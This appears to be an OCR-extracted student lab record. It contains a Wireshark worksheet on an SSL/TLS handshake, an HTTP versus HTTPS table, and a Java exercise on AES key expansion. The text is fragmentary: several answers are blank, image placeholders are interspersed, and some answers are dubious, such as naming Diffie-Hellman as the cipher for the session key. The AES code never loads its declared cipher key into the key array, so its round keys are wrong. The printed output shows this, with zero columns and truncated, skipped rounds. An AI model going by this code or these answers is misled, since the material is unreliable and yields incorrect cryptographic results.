


7. List the various parameters specified in the Encrypted handshake message.



8. Calculate the time taken for completion of the entire handshake protocol.

2.943248




10. Enlist the differences between HTTP and HTTPS.

Parameter	*HTTP*	*HTTPS*
Protocol	*It is hypertext transfer protocol.*	*It is hypertext transfer protocol with secure.*
Security	*It is less secure as the data can be vulnerable to hackers.*	*It is designed to prevent hackers from accessing critical information. It is secure against such attacks.*
Port	*It uses port 80 by default*	*It was use port 443 by default.*
Starts with	*HTTP URLs begin with http://*	*HTTPs URLs begin with https://*


WORKSHEET (For packet captured for real time data)

1. What version of SSL is supported by the client?


TLSv1.3



2. List the cryptographic algorithms supported by the client in Client Hello message.




3. List the various parameters present in the public key certificate of the server.



4. Identify the public key of the server? Can you trust the same?


subjectPublicKey:
3082010a0282010100adc194578557947c114f3d5f3f7e45fbe7767042a395c826cf5cd8…



Yes, we can trust it because it is signed by certificate authority

5. Identify the length of key exchanged by the Client?

66



6. What algorithm is used for encrypting the session key?


Diffie-Hellman

subjectPublicKey:


3082010a0282010100adc194578557947c114f3d5f3f7e45fbe7767042a395c826cf5cd8…

Encrypted key:

045b484bc8d393faafc3c9b45d66d4181161a962f0eb0ec707c95c42ab2db350e8010dd5…




7. List the various parameters specified in the Encrypted handshake message.



8. Calculate the time taken for completion of the entire handshake protocol.

0.962527



RESULT:

Thus, working principle behind SSL/TLS is successfully analysed using wireshark.

Evaluation

Parameter	Max Marks	Marks Obtained
Uniqueness of the Work	15	
Completion of experiment on time	10	
Documentation	5	
Total	30	
Signature of the faculty with Date		

Ex.No.8	**IMPLEMENTATION OF KEY GENERATION IN ADVANCED ENCRYPTION STANDARD**

AIM:

To implement key generation in Advanced Encryption Standard using Java/Python

ALGORITHM:

Step 1. Start
Step 2. Declare key[][], mainkey[][] 2d arrays
Step 3. Declare and initialize sbox[][] and rcon[][] 2d arrays
Step 4. Create and method display()
    Step 4.1. Implement the logic for displaying a 2d array
Step 5. Create a method notQuadkey()
    Step 5.1. Implement the logic for finding the round key values for each round if column % 4 != 0
Step 6. Create method quadKey()
    Implement the logic for finding the round key values for each round if column % 4 == 0
Step 7. Create main method
    Step 7.1. Run a for loop from j = 4 to j < key[0].length
        Step 7.1.1. If j % 4 == 0 then
            Step 7.1.1.1. Call method quadKey()
        Step 7.1.2. else
            Step 7.1.2.1. Call method notquadKey()
        Step 7.1.3. if j % 4 == 3
            Step 7.1.3.1. Call method display()
Step 8. End

CODING:

```
package com.information;

import java.util.Scanner;

public class Aes {
   static int key[][] = new int[4][44];
   static int mainkey[][] = { {0x2b, 0x28, 0xab, 0x9}, {0x7e, 0xae, 0xf7, 0xcf}, {0x15, 0xd2, 0x15,
0x4f}, {0x16, 0xa6, 0x88, 0x3c} };
   static final int[][] sbox = {
        {0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7, 0xab,
0x76},
        {0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0, 0xad, 0xd4, 0xa2, 0xaf, 0x9c, 0xa4, 0x72,
0xc0},
        {0xb7, 0xfd, 0x93, 0x26, 0x36, 0x3f, 0xf7, 0xcc, 0x34, 0xa5, 0xe5, 0xf1, 0x71, 0xd8, 0x31,
0x15},
        {0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a, 0x07, 0x12, 0x80, 0xe2, 0xeb, 0x27, 0xb2,
0x75},
        {0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e, 0x5a, 0xa0, 0x52, 0x3b, 0xd6, 0xb3, 0x29, 0xe3, 0x2f,
0x84},
```

```
        {0x53, 0xd1, 0x00, 0xed, 0x20, 0xfc, 0xb1, 0x5b, 0x6a, 0xcb, 0xbe, 0x39, 0x4a, 0x4c, 0x58,
0xcf},
        {0xd0, 0xef, 0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85, 0x45, 0xf9, 0x02, 0x7f, 0x50, 0x3c, 0x9f,
0xa8},
        {0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5, 0xbc, 0xb6, 0xda, 0x21, 0x10, 0xff, 0xf3,
0xd2},
        {0xcd, 0x0c, 0x13, 0xec, 0x5f, 0x97, 0x44, 0x17, 0xc4, 0xa7, 0x7e, 0x3d, 0x64, 0x5d, 0x19,
0x73},
        {0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88, 0x46, 0xee, 0xb8, 0x14, 0xde, 0x5e, 0x0b,
0xdb},
        {0xe0, 0x32, 0x3a, 0x0a, 0x49, 0x06, 0x24, 0x5c, 0xc2, 0xd3, 0xac, 0x62, 0x91, 0x95, 0xe4,
0x79},
        {0xe7, 0xc8, 0x37, 0x6d, 0x8d, 0xd5, 0x4e, 0xa9, 0x6c, 0x56, 0xf4, 0xea, 0x65, 0x7a, 0xae,
0x08},
        {0xba, 0x78, 0x25, 0x2e, 0x1c, 0xa6, 0xb4, 0xc6, 0xe8, 0xdd, 0x74, 0x1f, 0x4b, 0xbd, 0x8b,
0x8a},
        {0x70, 0x3e, 0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e, 0x61, 0x35, 0x57, 0xb9, 0x86, 0xc1, 0x1d,
0x9e},
        {0xe1, 0xf8, 0x98, 0x11, 0x69, 0xd9, 0x8e, 0x94, 0x9b, 0x1e, 0x87, 0xe9, 0xce, 0x55, 0x28,
0xdf},
        {0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68, 0x41, 0x99, 0x2d, 0x0f, 0xb0, 0x54, 0xbb,
0x16}
    };
    public static final int[][] rcon = {
        {0x01,0x02,0x04,0x08,0x10,0x20,0x40,0x80,0x1b,0x36},
        {0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00},
        {0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00},
        {0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00}
    };
    static void display(){
        for (int i=0; i<key.length; i++){
            for (int j=0; j < key[0].length; j++){
                System.out.print(Integer.toHexString(key[i][j]) + " ");
            }
            System.out.println();
        }
    }
    static void notQuadKey(int c){
        for (int i=0; i<4; i++){
            key[i][c] = key[i][c - 1] ^ key[i][c - 4];
        }
    }
    static void quadKey(int c){
        for (int i=0; i<4; i++){
            String split;
            if (i == 3)
                split = Integer.toHexString(key[0][c-1]);
            else
```

```
            split = Integer.toHexString(key[i+1][c-1]);
        if (split.length() == 1){
            split = "0" + split.charAt(0);
        }
        int row = Integer.parseInt(split.charAt(0) + "", 16);
        int col = Integer.parseInt(split.charAt(1) + "", 16);
        key[i][c] = sbox[row][col] ^ rcon[i][(c/4) - 1] ^ key[i][c-4];
      }
    }
    public static void main(String[] args) {
      Scanner sc = new Scanner(System.in);
      int count = 1;
      for (int j=4; j<key[0].length; j++){
        if (j % 4 == 0)
          quadKey(j);
        else
          notQuadKey(j);
        if (j % 4 == 3){
          System.out.println("_____ ROUND " + count++ + " _____");
          display();
        }
      }
    }
}
```

SCREEN SHOTS:

```
_____ ROUND 1 _____
0 0 0 0 62 62 62 62 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 63 63 63 63 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 63 63 63 63 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
_____ ROUND 6 _____
0 0 0 0 62 62 62 62 9b f9 9b f9 90 69 f2 b ee 87 75 7e 7f f8 8d f3 ec 14 99 6a 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 63 63 63 63 98 fb 98 fb 97 6c f4 f 6 6a 9e 91 2e 44 da 4b 61 25 ff b4 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 63 63 63 63 98 fb 98 fb 34 cf 57 ac da 15 42 ee 2b 3e 7c 92 4b 75 9 9b 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 63 63 63 63 c9 aa c9 aa 50 fa 33 99 7b 81 b2 2b 88 9 bb 90 85 8c 37 a7 0 0 0 0 0 0 0 0 0 0 0 0 0 0
_____ ROUND 7 _____
0 0 0 0 62 62 62 62 9b f9 9b f9 90 69 f2 b ee 87 75 7e 7f f8 8d f3 ec 14 99 6a 21 35 ac c6 0 0 0 0 0 0 0 0 0 0
